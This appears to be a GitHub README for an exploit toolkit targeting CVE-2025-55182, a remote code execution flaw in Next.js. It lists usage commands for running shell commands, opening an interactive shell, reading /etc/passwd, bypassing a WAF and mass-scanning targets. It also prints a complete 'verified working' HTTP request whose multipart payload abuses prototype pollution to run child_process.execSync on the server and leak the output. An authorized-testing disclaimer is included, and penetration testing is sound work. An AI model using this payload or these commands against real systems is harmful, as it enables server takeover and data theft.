 rubensuxo-eh/react2shell-exploit

React2Shell-Exploit — Complete exploitation framework for CVE-2025-55182, including Python exploit, Docker vulnerable lab, Burp Suite manual and automated exploitation, Nuclei detection template, and validated testing workflow. Developed for penetration testing and educational research.
CVE-2025-55182 - Next.js RCE Remote Code Execution
Exploit framework + vulnerable lab + Burp Suite & Nuclei validation.
Complete exploitation framework and vulnerable lab environment for security research and penetration testing.
╔═══════════════════════════════════════════════════════════════╗
║              🐺 React2Shell-Exploit-Kensei 🐺                 ║
║              CVE-2025-55182 Exploitation Tool                 ║
║                                                               ║
║  Author: Ruben Suxo - Ethical Hacker (kensei)    v2.5.0      ║
╚═══════════════════════════════════════════════════════════════╝
React2Shell-Exploit-Kensei is a comprehensive toolkit for exploiting CVE-2025-55182, a critical remote code execution vulnerability in Next.js applications.
It includes:
Affected Versions:
CVSS Score: 10.0 (Critical)
✅ Automated Exploitation
✅ Interactive Shell
✅ Command Execution
✅ File Reading
✅ WAF Bypass
✅ Batch Scanning
You must have Docker installed to run the vulnerable lab.
| Platform | Install link |
|---|---|
| Windows | https://docs.docker.com/desktop/install/windows/ |
| macOS | https://docs.docker.com/desktop/install/mac-install/ |
| Linux | https://docs.docker.com/engine/install/ |
Verify installation:
docker --version
✅ Burp Suite Guide
✅ Nuclei Template
✅ Complete Examples
# 1. Clone
git clone react2shell-exploit
cd react2shell-exploit
chmod +x react2shell-exploit.py

# 2. Start Lab
cd docker
docker build --no-cache -t react2shell-lab .
docker run -d -p 3002:3002 --name react2shell-lab react2shell-lab

# 3. Exploit
python3 react2shell-exploit.py --url http://localhost:3002 --cmd "whoami"
python3 react2shell-exploit.py --url http://target.com --scan
python3 react2shell-exploit.py --url http://target.com --cmd "id"
python3 react2shell-exploit.py --url http://target.com --shell
python3 react2shell-exploit.py --url http://target.com --read /etc/passwd
python3 react2shell-exploit.py --url http://target.com --cmd "whoami" --waf-bypass
python3 react2shell-exploit.py --list targets.txt --scan --threads 20
Verified Working - Request Template:

POST / HTTP/1.1
Host: target.com:3002
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
Next-Action: x
Content-Length: 734

------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="0"

{"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value":"{\"then\":\"$B1337\"}","_response":{"_prefix":"var res=process.mainModule.require('child_process').execSync('whoami',{timeout:30000}).toString().trim();throw Object.assign(new Error('NEXT_REDIRECT'),{digest: `NEXT_REDIRECT;push;/exploit?out=${encodeURIComponent(res)};307;`});","_chunks":"$Q2","_formData":{"get":"$1:constructor:constructor"}}}
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="1"

"$@0"
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="2"

[]
------WebKitFormBoundaryx8jO2oVc6SWP3Sad--
Expected Response:
"children":["__PAGE__?{\"out\":\"root\"}",{}]
Manually testing WHOAMI:

Manually testing IFCONFIG:



Alternative Automated Detection Methods:





Verified Working:
nuclei -target http://target.com:3002 -t nuclei/CVE-2025-55182.yaml
Output:
[CVE-2025-55182] [http] [critical] http://target.com:3002/

Author: Ruben Suxo - Ethical Hacker (kensei)
Version: 2.5.0
Date: 2025-12-06
This project builds upon research and techniques from:
For authorized security testing only.
Unauthorized access is illegal. Use only on systems you own or have explicit permission to test.
MIT License
🐺 Hack The Planet - Responsibly
For educational purposes only. Use ethically.







